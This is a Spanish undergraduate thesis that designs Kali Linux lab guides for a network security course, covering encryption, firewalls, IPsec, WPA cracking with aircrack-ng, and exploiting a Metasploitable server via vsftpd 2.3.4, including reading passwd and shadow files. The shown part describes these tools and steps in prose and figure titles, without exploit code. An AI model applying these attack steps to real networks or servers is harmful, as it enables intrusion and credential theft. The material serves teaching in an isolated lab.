ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNOLOGÓS

ELABORACIÓN DE GUÍAS DE PRÁCTICAS DE LABORATORIO
PARA LA ASIGNATURA SEGURIDAD DE REDES EMPLEANDO

KALI LINUX

TRABAJO PREVIO A LA OBTENCIÓN DEL TÍTULO DE TECNÓLOGO EN ELECTRÓNICA Y TELECOMUNICACIONES

Alex Daniel Vinueza Gualotuña

alex.vinueza@epn.edu.ec

DIRECTOR: ING. LEANDRO ANTONIO PAMIÑO ORTIZ MSc.

leandro.pazmino@epn.edu.ec

CODIRECTOR: ING. MÓNICA DE LOURDES VINUEZA RHOR MSc.

monica.vinueza@epn.edu.ec

Quito, febrero 2021

CERTIFICACIÓN

Certificamos que el presente trabajo fue desarrollado por Alex Daniel Vinueza Gualotuña, bajo nuestra supervisión, como requerimiento parcial a la obtención del título de TECNÓLOGO EN ELECTRÓNICA Y TELECOMUNICACIONES

Something !

Ing. Leandro Pazmiño MSc.

DIRECTOR DE PROYECTO

Ing. Mónica Vinueza Rhor MSc.

CODIRECTORA DEL PROYECTO

DECLARACIÓN

Yo Vinueza Gualotuña Alex Daniel con CI: 172329307-0 declaro bajo juramento que el trabajo aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y que he consultado las referencias bibliográficas que se incluyen en este documento.

Sin prejuicio de los derechos reconocidos en el primer párrafo del artículo 144 del Código Orgánico de la Economía Social de los Conocimientos, Creatividad e Innovación – COESC-, soy titular de la obra en mención y otorgo una licencia gratuita, intransferible y no exclusiva de uso con fines académicos a la Escuela Politécnica Nacional.

Entrego toda la información técnica pertinente, en caso de que hubiese una explotación comercial de la obra por parte de la EPN, se negociará los porcentajes de los beneficios conforme lo establece la normativa nacional vigente.

ALEX DANIEL VINUEZA GUALOTUÑA

INDICE DE CONTENIDOS

С	ERTIF	ICACIÓN	l
D	ECLAF	RACIÓN	II
R	ESUM	EN	.VII
Α	BSTRA	4CT	.VIII
1.	. INT	RODUCCIÓN	1
	1.1	Marco Teórico	3
2	ME	TODOLOGÍA	. 10
	2.1	Metodología exploratoria	. 10
	2.2	Metodología aplicada	. 11
3	RES	SULTADOS Y DISCUSIÓN	. 11
	3.1	Temas de las prácticas en base al PEA de la asignatura	. 11
	3.2 compl	Principales vulnerabilidades que existen en la actualidad en redes de utadores	. 13
	3.3	Herramientas que posee Kali Linux para la detección de vulnerabilidades	. 15
	3.4	Prácticas de laboratorio para el docente y los estudiantes	. 18
	3.5 que se	Simulación de las prácticas realizadas para la demostración de resultados e espera cuando el estudiante elabore la práctica	
4	CO	NCLUSIONES Y RECOMENDACIONES	. 28
5	REF	FERENCIAS BIBLIOGRAFICAS	. 30
Α	NEXO:	S	. 32
	Anexo	No 1: Certificado de funcionamiento	. 33
	Anexo	No 2: Hojas guías de las prácticas para estudiantes	. 35
	Anexo	No 3 : Hojas guías de las prácticas para profesores	. 51

ÍNDICE DE FIGURAS

Figura 1.1 TL-WN823	N [15]	.10
Figura 3.1 Desbordam	niento de buffer [18]	.14
Figura 3.2 Entorno de	Red para la práctica tres	22
Figura 3.3 Icono de O	racle práctica uno	52
•	ıfica VirtualBox práctica uno	
	del emulador de terminal práctica uno	
	le terminal práctica uno	
•	exto nano práctica uno	
	de cifrado	
_	iétrico	
•	cifrado	
	o simétrico	
	ada práctica uno	
	o del directorio práctica uno	
•	•	
	lica práctica unompartidas	
<u> </u>	ón sin encriptar	
•	del directorio práctica uno	
	esencriptado práctica uno	
	o del mensaje enviado	
_	Oracle VM VirtualBox práctica dos	
	ráfica práctica dos	
_	del emulador de terminal para la práctica dos	
•	de terminal para la práctica dos	
	ón práctica dos	
	s de funciones de resumen	
Figura 3.26 Algoritmo	MD5	64
Figura 3.27 Document	to modificado	64
Figura 3.28 Llave priva	ada práctica dos	65
Figura 3.29 Llave púb	lica práctica dos	66
Figura 3.30 Proceso d	le validación práctica dos	67
Figura 3.31 Icono del	emulador de terminal para la segunda parte de la práctica dos	67
_	de terminal para la segunda parte de la práctica dos	
Figura 3.33 Base de d	latos para la CA	69
Figura 3.34 Document	to caconfig.cnf por defecto	70
	ón de un CA	
•	o del directorio para la segunda parte de la práctica dos	
•	olicitud de certificado autofirmado	
	lica y privada para la segunda parte de la práctica dos	
	o autofirmado	
	do del directorio myCA	
	Oracle VM VirtualBox para la práctica tres	
_	ción eth0	
•	ción eth1	
	ción eth2	
	virtuales	
	ción de la red 1	
•	ción de direccionamiento IP en <i>Kali linux</i>	
i iguia J. T / CUIIIIguia	olon ac an ecolonal netro ii en <i>Nan Illia</i> x	, ı O

Figura 3.48 Configuración de direccionamiento IP e	n <i>Ubuntu</i> 79
Figura 3.49 Configuración de direccionamiento IP el	
Figura 3.50 Restablecimiento de la red en metasplo	
Figura 3.51 Comunicación entre redes metasploitab	
Figura 3.52 Reglas establecidas	•
Figura 3.53 Conectividad a internet	
Figura 3.54 Comunicación de máquina virtual <i>Ubun</i>	
Figura 3.55 comunicación del servidor a <i>Ubuntu</i>	
Figura 3.56 Icono de Oracle VM VirtualBox para la p	
Figura 3.57 Configuración de red para la práctica cu	
Figura 3.58 Configuración IP estática para la práctica co	
Figure 3.59 Herramienta <i>Wireshark</i>	
Figura 3.60 Fichero <i>ipsec.conf</i> en la máquina virtual	
Figura 3.61 Servicio <i>IPsec</i> en la máquina virtual uno	
Figura 3.62 Fichero ipsec.conf en la máquina virtua	
Figura 3.63 Servicio <i>IPsec</i> en la maquina virtual dos	
Figura 3.64 Herramienta Wireshark	
Figura 3.65 Icono de Oracle VM VirtualBox para la	•
Figura 3.66 Interface gráfica para la práctica cinco	
Figura 3.67 Içono del emulador de terminal para la p	
Figura 3.68 Área de trabajo para la práctica cinco	93
Figura 3.69 Modo superusuario para la práctica cino	so93
Figura 3.70 Adaptadores de red inalámbricos	94
Figura 3.71 Adaptador inalámbrico en modo monito	
Figura 3.72 Análisis de redes inalámbricas	95
Figura 3.73 Análisis de la red inalámbrica objetivo	96
Figura 3.74 Archivos capturados de la red inalambri	ca96
Figura 3.75 Comando para el descifrado de clave	97
Figura 3.76 Herramienta aircrack-ng	
Figura 3.77 Icono de Oracle VM VirtualBox para la p	
Figura 3.78 Configuración de red de la máquina virti	
Figura 3.79 Direccionamiento IP para las maquinas	
Figura 3.80 Análisis de la red con nmap	
Figura 3.81 Análisis de puertos del servidor metaspl	
Figura 3.82 Metasploit framework	
Figura 3.83 Área de trabajo msfconsole	
Figura 3.84 Análisis de puertos con <i>metasploit</i>	
Figura 3.85 Importación de documentos hacia meta	
- · · · · · · · · · · · · · · · · · · ·	
Figura 3.86 Servicios detectados en el servidor	
Figura 3.87 Exploit Vsftpd v2.3.4	
Figura 3.88 Configuración de exploit	
Figura 3.89 Payloads del exploit vsftpd	
Figura 3.90 Sistema vulnerado	
Figura 3.91 Contenido de los archivos passwd y sha	
Figura 3.92 Archivo con nombres de usuarios y con	107 traseñas107
J 1 12 12 11 11 11 11 11 11 11 11 11 11 1	

ÍNDICE DE TABLAS

Tabla 1.1 Tabla de filtrado de la herramienta IPTABLES	5
Tabla 1.2 Parámetros de filtrado	
Tabla 1.3 Herramientas de aircrack-ng	7
Tabla 1.4 Campos mostrados por airodump-ng	7
Tabla 1.5 Tipos de exploits	8
Tabla 1.6 Arquitectura de Metasploit Framework	9
Tabla 3.1 Contenido del PEA de la materia Seguridad en Redes	11
Tabla 3.2 Campos de la herramienta airodump	95

RESUMEN

El estudio de la seguridad de la información toma en consideración los avances tecnológicos los cuales permiten la aparición de una serie de riesgos relacionados con las vulnerabilidades que se presentan en las redes, lo que conlleva a la elaboración del presente proyecto que apunta a elaborar prácticas de laboratorio donde los estudiantes de la Escuela de Formación de Tecnólogos fortalezcan sus conocimientos y aprendan sobre la importancia de la seguridad de la información, además incluye un marco teórico en el que se abordan conceptos como *software y hardware* que permiten conocer el funcionamiento de herramientas utilizadas para mitigar las debilidades de los sistemas.

En la sección dos se aborda la metodología utilizada como la exploratoria al no disponer de información sobre este tema en específico dificulta la realización de la práctica, además de la metodología aplicada junto al desarrollo e implementación del presente proyecto lo que permitió cumplir con los objetivos presentados.

Con este propósito se realizó un análisis de las prácticas de laboratorio para que sean elaboradas en un entorno seguro y controlado sin incurrir en funciones legales. Teniendo en cuenta lo expuesto, se tomó en cuenta la diversidad de aplicaciones y la variedad de opciones en cada una de las herramientas incluidas en *Kali Linux*.

Finalmente, se realizaron pruebas de funcionamiento de todas las prácticas de laboratorio propuestas. Estas pruebas demostraron que el entorno realizado funcionó correctamente y cumple con los objetivos planteados.

Durante la elaboración del proyecto se probaron varios emuladores para simular un ataque con el fin de realizar una réplica de un proceso de análisis de vulnerabilidades.

Además, el proyecto fue diseñado para enseñar el funcionamiento básico de las herramientas utilizadas en las prácticas de laboratorio dejando así una brecha para futuras investigaciones de las funciones más complejas que estas herramientas ofrecen.

ABSTRACT

The study of information security takes into consideration the technological advances which allow the appearance of a series of risks related to the vulnerabilities that are presented in the networks, which leads to the elaboration of the present project that aims to elaborate laboratory practices where the students from Escuela de Formación de Tecnólogos strengthen and learn about the importance of the security of the information, in addition it includes a theoretical frame in which concepts like software and hardware are approached that allow to know the operation of tools used to mitigate the weaknesses of the systems.

Section two deals with the methodology used as the exploratory one, since not having knowledge about this specific topic makes it difficult to carry out the practice, as well as the methodology applied together with the development and implementation of the present project, which allowed to fulfill the objectives presented.

With this objective, an analysis of possible practices that be performed in a safe and controlled environment without incurring in legal aspects. For this purpose, the diversity of applications and the variety of options in each of the tools included in Kali Linux considered

Finally, all the proposed laboratory practices have been tested. These tests showed that the environment performed worked properly and meets the objectives set.

During its elaboration, several emulators tested to simulate an attack with the purpose of performing a replica of a vulnerability analysis process. In addition, the project was designed to teach the basic operation of the tools used in the laboratory practices thus leaving a gap for future investigations of the more complex functions that these tools offer.

1. INTRODUCCIÓN

En la actualidad, el acceso a internet se ha convertido en una necesidad para la población mundial, con la gran cantidad de utilidad que tiene esta herramienta los accesos a las redes son más concurrentes lo que hace crecer las posibles amenazas de seguridad a los sistemas informáticos y se vuelve un entorno más complejo a pesar de las diversas maneras de contrarrestar estas amenazas [1].

El crecimiento del Internet ha ocasionado que la mayoría de las entidades públicas o privadas ofrezcan una gran cantidad de servicios en la red, los cuales permiten que estas entidades sean víctimas de ataques cibernéticos. Un ciberdelincuente puede explotar una falla de un sistema en una organización ocasionando un riesgo para esta o para el mismo sistema al cual este dirigido el ataque [2]. Este panorama ha hecho que los riesgos de seguridad se conviertan en uno de los principales problemas que deben ser solucionados.

El incremento deliberado de programas maliciosos al igual que delincuentes informáticos ha llevado a un aumento en la demanda de profesionales dedicados a esta especialidad.

La seguridad de la información en las redes va más allá de un problema de protección de datos, que debe estar considerado para asegurar la información que se considere importante para las organizaciones y para las personas [1] [3].

Tomando en cuenta que el tema de la Seguridad de la Información cada vez tiene más fuerza, es notable la falta de formación académica y profesional en este campo y hace que siga siendo una tarea pendiente hoy en día.

En las Instituciones Educativas y en particular en los institutos Técnicos y Tecnológicos Es muy notable la importancia que se le da a la oferta académica. Para ello se necesita conocer las necesidades de una formación que se considere calificada para el sector productivo sean éstas públicas o privadas [4]. Es por ello por lo que el estudiante en ciertas ocasiones se frustra al no sentirse capacitado en su área de trabajo, sin embargo, una forma de mejorar esta situación es cuando el estudiante realiza sus prácticas preprofesionales y ha podido conocer la realidad de su profesión. En las carreras técnicas como Tecnología en electrónica y Telecomunicaciones se necesita de práctica constante conforme la tecnología va avanzando.

La Educación Superior cruza por un proceso de cambio permanente en que el nivel académico debe estar a la par con las nuevas tecnologías conociendo sus funciones es

por ello por lo que la Escuela de Formación de Tecnólogos con el fin de fortalecer los conocimientos teóricos adquiridos se ve en la necesidad de desarrollar prácticas de laboratorio en la que minimice el uso de hardware específico.

Por lo tanto, se priorizará la utilización de una herramienta de software libre que permita desarrollar prácticas de laboratorio enfocadas al PEA (Programa Extendido de la Asignatura) de la materia de Seguridad en Redes y esto se basa en un análisis detallado dentro del que nos permite desarrollar las guías de las prácticas de laboratorio mediante la utilización de *Kali Linux*.

Una de las maneras más prácticas de comprobar el nivel de seguridad de los elementos que intervienen en la red es el uso de lo que se llama seguridad ofensiva. El manejo de esta forma de seguridad consiste en lo que vulgarmente se conoce como "atacarnos a nosotros mismos", es decir, poner a prueba el sistema atacándolo como si fuera un ciberdelincuente en busca de vulnerabilidades que se pueda explotar.

La principal motivación para este proyecto es la falta de un entorno controlado que permite probar y conocer de primera mano la variedad de tipos de ataques que comprometan las vulnerabilidades de los sistemas. Este proyecto de titulación propone elaborar guías para las prácticas de laboratorio para la asignatura de Seguridad en Redes empleando *Kali Linux*, debido a que la implementación de estas prácticas permite a los estudiantes poder desarrollar sus conocimientos de la manera más práctica posible con el fin de lograr comprender de mejor manera esta parte de la asignatura.

Además, se ofrece un mejor aprendizaje y una optimización de tiempo para los estudiantes en el desarrollo de prácticas de laboratorio, ya que es una herramienta flexible y de fácil uso. Esto se debe principalmente al uso de software libre, en el mercado existen distribuciones Linux que son de código abierto y gratuita, incluidas la mayoría de sus herramientas ya integradas. El sistema operativo con el que se pretende desarrollar el proyecto contiene una variedad de herramientas dedicadas a la auditoria acerca de seguridad de información [3] [5].

Finalmente, el aspecto económico fue otro factor importante para el desarrollo del proyecto, ya que constituyo un ahorro para los estudiantes al no requerir programas con licencias o hardware específico para su utilización en el desarrollo de sus prácticas.

Este proyecto pretende la elaboración de 6 prácticas de laboratorio para la asignatura de Seguridad en Redes, en el cual se debe realizar un análisis acerca de los temas a tratarse dentro del PEA de la materia, y función a estos temas se considera investigar acerca de principales vulnerabilidades que pueden afectar la redes de computadoras y

en base a estas vulnerabilidades encontrar herramientas dentro de *Kali Linux* que se permita familiarizar al estudiante con los temas asociados a la seguridad de la información y junto a esto desarrollar las 6 prácticas de laboratorio para finalmente demostrar su funcionamiento a través de simulaciones y así obtener resultados esperados cuando el estudiante elabore dichas prácticas.

1.1 Marco Teórico

Durante la investigación se trabajaron como temas los componentes de un sistema de Información, tales como: *Hardware*, *software*, datos y métodos.

La seguridad informática se basa principalmente en tres puntos fundamentales: integridad, disponibilidad y confidencialidad. Actualmente la información sobre la variedad de ataques informáticos es muy extensa, puesto que se puede encontrar información acerca de todo tipo de ataques y a su vez, las posibles soluciones o recomendaciones para mitigar las vulnerabilidades ante cualquier tipo de ataques [6].

Virtualización mediante la herramienta VirtualBox

La virtualización de sistemas operativos toma fuerza desde los años 90, el objetivo principal de esto trata de que por medio de un software en este caso *VirtualBox* sea capaz de crear varias máguinas virtuales.

Al utilizar entornos virtuales en las pruebas de *pentesting*, facilita el trabajo para un *hacker* ético ya que de esta forma se tiene un control de las vulnerabilidades que se encuentran en todo su proceso. En la actualidad, las herramientas de seguridad son muy versátiles en distintas versiones, como aplicaciones de escritorio, aplicaciones *web* y sistemas operativos completos como es el caso de *Kali Linux*.

VirtualBox es un software de virtualización elaborado por la empresa alemana (innotek GmbH). Actualmente es desarrollado por la empresa Oracle, este software permite instalar sistemas operativos adicionales, cada uno independiente del otro [7].

Uno de los principales aspectos considerados para el desarrollo del presente proyecto, fue el uso de un sistema operativo totalmente distinto a las plataformas más comunes como *Windows* o de herramientas licenciadas, como es el caso de la herramienta utilizada para la virtualización de los servidores y la administración de los mismos, en lugar de aquello, se utilizó herramientas de código abierto. El sistema operativo que se tomó en cuenta para el presente proyecto fue *Kali Linux* gracias a las propiedades y beneficios que este provee y como servidor se utilizó una máquina virtual creada

únicamente para las pruebas de penetración que permitan a los estudiantes conocer las vulnerabilidades de las cuales un ciberdelincuente toma ventaja a la hora de atacar.

Sistema operativo Kali Linux

Kali Linux es una distribución dirigida a la auditoria de seguridad informática y utilizada para pruebas de penetración avanzadas. Kali Linux consta una variedad de herramientas que son utilizadas para realizar tareas de seguridad de la información, por ejemplo: investigación forense de computadoras, pruebas de penetración, e ingeniería social. Kali Linux ha sido desarrollado, fundado y mantenido por Offensive Security, una compañía de entrenamiento en seguridad de la información [5].

Kali Linux fue desarrollada como una reconstrucción completa de BackTrack con la diferencia que BackTrack está basada en Ubuntu mientras que Kali Linux está basada con los estándares de Debian, incluye herramientas dedicadas para pruebas de penetración las cuales se utilizaron, se detalla a continuación.

OpenSSL

Es una implementación de código libre de protocolo *SSL* (secure sockets Layer) utilizada para establecer comunicaciones seguras en la red, fue creado por la necesidad de realizar envió de datos brindando confidencialidad y seguridad a través de la red para esto era necesario autentificar al destinatario. La información puede ser capturada en su trayecto es por ello que se necesita que las comunicaciones viajen protegidas, como alternativa, para esto actualmente se cuenta con el protocolo *SSL* cuyo funcionamiento se describe a continuación:

El protocolo *SSL* es un protocolo en base a la comunicación que se encuentra en el conjunto de protocolos sobre *TCP/IP*, este protocolo concede a los usuarios servicios de comunicaciones seguras entre cliente y servidor a través de certificados, mediante firmas digitales y mediante encriptación usando una variedad de algoritmos para el cifrado y firmas [8].

Uno de las principales funciones de esta herramienta es ofrecer certificados para el uso con aplicaciones. Los certificados garantizan que las credenciales de una entidad o individuo son válidas proveyendo autenticación. Estos certificados digital deben ser verificados por una de las diversas autoridades certificadoras "CA" [9].

IPTABLES

Iptables es una herramienta proveniente de la *kernel* de las distribuciones *Linux* cuyas funciones son las de implementar reglas de filtrado de paquetes dentro de una red,

siendo esta una herramienta muy compleja y extremadamente configurable, se puede filtrar por IP o por el número de puertos los paquetes que pasen por una máquina [10].

Se tienen varios tipos de reglas que pueden establecerse, por ejemplo: reglas de *NAT*, reglas de filtrado, reglas de mangle (para manipular paquetes). Estas reglas se definen en la tabla de filtrado. Esta tabla contiene 3 cadenas de filtrado que se detallan en la tabla 1.1.

Tabla 1.1 Tabla de filtrado de la herramienta IPTABLES

• INPUT	Filtra paquetes que vienen hacia la máquina a utilizar como cortafuegos
• OUTPUT	Filtra paquetes generados por la máquina a utiliza como cortafuegos
• FORWARD	Filtra paquetes que llegan a la máquina a utilizar como cortafuegos, pero no es para esta.

La sintaxis para añadir reglas se detalla a continuación:

Iptables -t <filter> -A <tabla> <opciones>

Iptables -A <tabla> <opciones>

El parámetro -A es utilizado para añadir una regla.

Algunos parámetros que se puede utilizar para filtrar se detallan en la tabla 1.2.

Tabla 1.2 Parámetros de filtrado

-t <tabla></tabla>	Especifica la tabla en la que se va a trabajar, por ejemplo
	-t nat.
-i <interfaz></interfaz>	Especifica la interfaz de red por la que el paquete entra.
-o <interfaz></interfaz>	Especifica la interfaz de red por la que el paquete sale.
-p <pre>-p <pre>colo></pre></pre>	Especifica un protocolo
-s < ip>	Especifica la dirección IP de origen o red de la que procede el paquete
-d <ip></ip>	Especifica la ip del destinatario del paquete

-dport <puerto></puerto>	Especifica el puerto al que se dirige un paquete
-j <acción></acción>	Especifica la acción que se realiza con el paquete

StrongSwan

Es una solución ipsec que proporciona cifrado y autenticación a servidores y clientes, utilizada para asegurar las comunicaciones con redes remotas.

strongSwan es básicamente un demonio de claves, que utiliza los protocolos de intercambio de claves de Internet (IKEv1 e IKEv2) para establecer asociaciones de seguridad (SA) entre dos pares. IKE proporciona una autenticación sólida de ambos pares y deriva

Además de la autenticación y el material de claves, IKE también proporciona los medios para intercambiar información de configuración. Las asociaciones de seguridad en *IPsec* definen qué tráfico de red debe protegerse y cómo debe cifrarse y autenticarse [11].

Configuraciones de host a host.

Las conexiones de *host a host* son fáciles de configurar; básicamente, debe configurar el fichero *ipsec.conf* en el sistema operativo y configurar la autenticación deseada en el fichero ipsec.secrets.

El archivo de configuración *ipsec.conf* de *strongSwan* consta de tres tipos de secciones:

config setup
 Define los parámetros de configuración generales

conn < nombre> Define una conexión

ca <nombre> Define una autoridad de certificación

Solo puede haber una sección de configuración de configuración, pero un número ilimitado de secciones conn y ca.

AIR-CRACK

Aircrack-ng es una colección de herramientas que ofrece Kali Linux para auditar redes inalámbricas Wi-Fi. Aircrack-ng permite monitorizar en tiempo real cualquier punto de acceso Wi-Fi, realizar ataques activos a las redes Wi-Fi del entorno objetivo, y por supuesto, crackear las contraseñas Wi-Fi ya sea WPA1 o WPA2 junto con su colección de herramientas que se detallan en la tabla 1.3 [12].

Tabla 1.3 Herramientas de aircrack-ng

airodump-ng:	Utilizado para la captura de paquetes
• aireplay-ng:	Utilizado para la inyección de paquetes
aircrack-ng:	Utilizado para desencriptar claves WPA-PSK
airdecap-ng:	Desencripta archivos de capturas WEP/WPA

.

En la tabla 1.4 se detalla una lista con los campos que Airodump-ng muestra cuando se está ejecutando, en esta tabla los principales campos considerados son los puntos de acceso detectados, y también una lista de clientes conectados:

Tabla 1.4 Campos mostrados por *airodump-ng*

BSSID	Dirección MAC del punto de acceso a la red.
PWR	Nivel de señal
Beacons	Paquetes enviados por el punto de acceso
# Data	Paquetes de datos capturados.
СН	Canal (de1 a los 14 canales)
MB	Velocidad máxima soportada
ENC	Algoritmo de encriptación usado
ESSID	Nombre de la red inalámbrica
STATION	Dirección MAC de cada dispositivo asociado a la red.

NMAP

Nmap es una herramienta de código abierto que se especializa en la exploración de redes y seguridad disponible en la distribución de *Kali Linux*.

Nmap es utilizado comúnmente para auditorías de seguridad, aunque se encuentra como uno de sus usos realizar tareas rutinarias, como son: el inventariado de una red, y la monitorización del tiempo que los equipos o servicios en la red permanecen activos [3].

Su funcionamiento es comprobar los puertos que una máquina mantienen abiertos para detectar posibles vulnerabilidades.

METASPLOIT FRAMEWORK

Metasploit es una herramienta cuyo propósito es el de facilitar la explotación de vulnerabilidades de seguridad en los *tests* de intrusión.

Metasploit tiene 4 interfaces distintas: *msfconsole, msfcli, Armitage* y web, *Armitage* viene siendo la interfaz gráfica de esta herramienta; sin embargo, la interfaz más utilizada es la consola de comandos de metasploit *msfconsole* [13].

Acceder a la interfaz es sencillo, basta con levantar la base de datos y escribir en la terminal del sistema operativo el comando *msfconsole*. Antes de interactuar con la consola de comandos es necesario entender algunos conceptos básicos.

Conceptos básicos en metasploit.

Vulnerabilidad: debilidad en el sistema que se ocasiona por malas prácticas de programación o errores de configuración.

Exploits: es una porción de código que es diseñado específicamente para aprovechar la vulnerabilidad de un sistema, En la tabla 1.5 se puede observar detalladamente los tipos de exploits que existen y su funcionalidad.

Tabla 1.5 Tipos de exploits

Exploits locales:	Funcionan en sistemas que accedemos físicamente
Exploits remotos:	Funcionan cuando se ataca a un sistema informático dentro o fuera de nuestra red.
Exploits 0-day:	Son aquellos que explotan un fallo en el sistema el mismo día en que se descubre una vulnerabilidad

Payloads: es un código que se ejecuta luego de que la explotación del sistema es satisfactoria.

Post-explotacion: se denomina Post-explotacion después de haber obtenido acceso al sistema mediante diferentes técnicas de explotación.

Terminal: Es una ventana de comandos donde interactúa el usuario con el sistema operativo a la espera de ordenes escritas desde el teclado.

Framework: conjunto de herramientas que nos entrega una serie de las mismas.

Arquitectura: es la estructura de un sistema informático o de una parte de este, en la tabla 1.6 se observa cómo está compuesta la arquitectura de esta herramienta.

Tabla 1.6 Arquitectura de *Metasploit Framework*

• .data	Archivos editables que usa metasploit
• .documentation	Proporciona documentación para el Metasploit
• .lib	Se encuentra el código base del Metasploit
• .modules	Se encuentra los módulos
• .external	Código fuente de librerías creadas por personas externas
• .tools	Utilidad de la línea de comandos
• .scripts	Referencia a scripts de diferentes tipos
• .plugins	Permite añadir scripts como en tiempo de ejecución

• JOHN THE RIPPER

John the ripper es una herramienta especializada en "romper" contraseñas, muy utilizado por su velocidad al descifrar. Puede usar tanto un ataque por diccionario, un ataque de fuerza bruta o uno mixto.

Una de las maneras que comúnmente se utiliza para proteger la información es a través de contraseñas, tanto para el acceso como para el cifrado de la información; sin embargo, al utilizar contraseñas se debe considerar que estas no sean contraseñas débiles; es decir, tienen pocos caracteres y del mismo tipo (todo número o todo letras) son palabras comunes o una mezcla demasiado sencilla de lo anterior, como usar una palabra y añadirle un número. Al tener contraseñas más fuertes dificulta la acción a realizar de un ciberdelincuente.

Metasploitable

Es una máquina virtual desarrollada por *Rapid7* creada con una variedad de *software* vulnerable con *exploits* conocidos con la intención de poder ser utilizada para evaluar herramientas de seguridad, realizar entrenamientos en seguridad y practicar técnicas

comunes en pruebas de penetración, actualmente hay 3 versiones: Metasploitable 1, Metasploitable 2, Metasploitable 3 [14].

En esta máquina se sugiere utilizar en *modosNAT* o *Host-only* en entornos virtuales para no ser expuesta a una red poco fiable.

TI-wn823n Mini adaptador USB inalámbrico.



Figura 1.1 TL-WN823N [15]

TL-WN823N de *TP-LINK* es un dispositivo electrónico diseñado para brindar conexión inalámbrica a un ordenador portátil o de escritorio, como se muestra en la figura 1.1 tiene un diseño conveniente y fácil de llevar a todas partes cuyas características se detallan a continuación:

- Diseño de tamaño miniatura.
- Velocidad de 300Mbps
- Convierte una conexión de internet cableada en un hotspot Wi-Fi.
- Conexión inalámbrica segura [15]

2 METODOLOGÍA

2.1 Metodología exploratoria

Se ha utilizado la metodología exploratoria en vista que actualmente en la Escuela de Formación de Tecnólogos no se dicta un curso específico para el manejo de seguridad en redes y lo que esto conlleva, dando a ser un tema poco estudiado para quien realizó este proyecto.

Se tomaron en cuenta las características que poseen las distintas distribuciones *Linux* que se encuentran a disposición para así compararlas con *Kali Linux* con el fin de determinar las ventajas que este presenta. Las herramientas que posee esta distribución han sido empleadas en la elaboración de las prácticas de laboratorio, debido que, al poseer una gran cantidad de herramientas para la seguridad en redes, permiten que el

estudiante no tenga ninguna complicación al momento de realizar las siguientes prácticas.

En cuanto al entorno de pruebas, se optó por elegir un sistema de virtualización ya que, por los temas revisados, *VirtualBox* permite crear y simular redes, por lo que ayudara con la evaluación y detección de ataques al analizar vulnerabilidades a servidores.

2.2 Metodología aplicada

Para la elaboración del presente proyecto, se realizó una investigación acerca de la manera de simular ataques y analizar vulnerabilidades sin que resulte complicado de manejar para el estudiante, además de las herramientas que deben contener para que sea un complemento al conocimiento teórico que se brinda en las clases de la asignatura de Seguridad en Redes.

Dentro de las herramientas para las prácticas, se poseen máquinas virtuales, servidores con vulnerabilidades ya creados y el sistema operativo *Kali Linux*; las cuales permitieron realizar las practicas con el fin de conocer el funcionamiento de las diversas herramientas que ofrece *Kali Linux* para la seguridad de la información.

3 RESULTADOS Y DISCUSIÓN

Acorde al objetivo planteado en el proyecto, se han diseñado y simulado seis prácticas de laboratorio que permiten al estudiante aprender de forma didáctica sobre las vulnerabilidades y simulaciones de ataques que existen en la red.

3.1 Temas de las prácticas en base al PEA de la asignatura

Las prácticas de laboratorio que se propusieron fueron en base a los diferentes capítulos del programa de estudios por asignatura (PEA) de la materia de Seguridad en Redes, como se observa en la tabla 3.1 muestra todos los capítulos que serán estudiados en el semestre.

Tabla 3.1 Contenido del PEA de la materia Seguridad en Redes [16]

CAP	CAPITULO 1: INTRODUCCION A LA SEGURIDAD INFORMATICA		
1.1	Seguridad de sistemas informáticos		
1.2	Conceptos básicos de seguridad en redes		
1.3	Tipos de ataques		
	Servicios y mecanismos de seguridad		
CAPÍTULO 2: CRIPTOGRAFÍA			
2.1	Conceptos básicos de criptología		
2.2	Criptografía clásica		
2.3	Criptografía simétrica		

2.4	Criptografía asimétrica
2.5	Funciones Hash
2.6	Firmas y certificados digitales
CAP	ÍTULO 3: POLÍTICAS DE SEGURIDAD
3.1	Análisis de riesgos y vulnerabilidades
3.2	Descripción general de la norma ISO/IEC 27001 y 27002 para la gestión de
	seguridad de la información.
3.3	Listas de control de acceso
CAP	TULO 4: DISPOSITIVOS DE SEGURIDAD Y HERRAMIENTAS
4.1	Estudio del firewall y sus características
4.2	Redes privadas virtuales
4.3	Seguridad en redes inalámbricas
4.4	Conceptos básicos de IP Security
CAP	TULO 5: APLICACIONES DE SEGURIDAD EN REDES DE DATOS
5.1	Protocolos de seguridad de capa transporte
5.2	Protocolos de seguridad de capa aplicación

Tomando en cuenta los capítulos a estudiarse en el semestre se optó por realizar las siguientes prácticas de laboratorio:

Para las practicas número uno y dos se tomó en cuenta el capítulo dos del PEA de la materia y como parte esencial a lo que trata la seguridad en redes para conocer cómo funciona el proceso de cifrado y descifrado el brindar confidencialidad e integridad se propuso como temas los siguientes:

- Práctica 1. Criptografía simétrica y asimétrica.
- Práctica 2. Funciones de resumen firmas y certificados digitales.

Para la práctica número tres y cuatro se revisó el capítulo 4 del PEA de la materia, como puntos a tratar dentro de este capítulo es el conocer cómo funcionan prácticamente las herramientas de *firewall y IPSEC*, para ayudar al estudiante a entender la administración de una red para prevenir ataques, se propuso los siguientes temas:

- Práctica 3. Configuración básica del firewall
- Práctica 4. Implementación de una VPN con el protocolo IPSEC

Para la práctica cinco se quiso demostrar lo vulnerable que puede ser una red inalámbrica y como parte del capítulo 4 del PEA de la materia se optó como tema el siguiente:

Práctica 5. Seguridad en redes inalámbricas

Para la práctica número seis se demuestra todo lo aprendido en el semestre y se pretende mostrar al estudiante como una persona puede aprovechar los errores de una mala configuración en un servidor para tomar el control de este aprovechando ciertas vulnerabilidades que posee, como tema se propuso el siguiente:

Practica 6: Análisis y explotación de vulnerabilidades

Estas prácticas permitirán al estudiante involucrarse con nuevos temas y reforzar los ya aprendidos.

3.2 Principales vulnerabilidades que existen en la actualidad en redes de computadores

Se puede definir una vulnerabilidad como fallos existentes de los recursos o de procedimientos que permiten que alguna amenaza pueda afectar a un procedimiento, estos fallos pueden ser sistemas no actualizados o sistemas mal configurados que permiten que un agente externo pueda acceder sin permisos a los recursos o a la información que los sistemas proporcionan [2].

Los elementos más susceptibles de tener vulnerabilidades que pueden ser explotadas, son los siguientes: *routers*, *swiches*, *firewalls*, servidores, PC's y sistemas operativos.

Las vulnerabilidades existentes en la actualidad que pueden afectar una infraestructura son de configuración, actualización y desarrollo que se detallan a continuación:

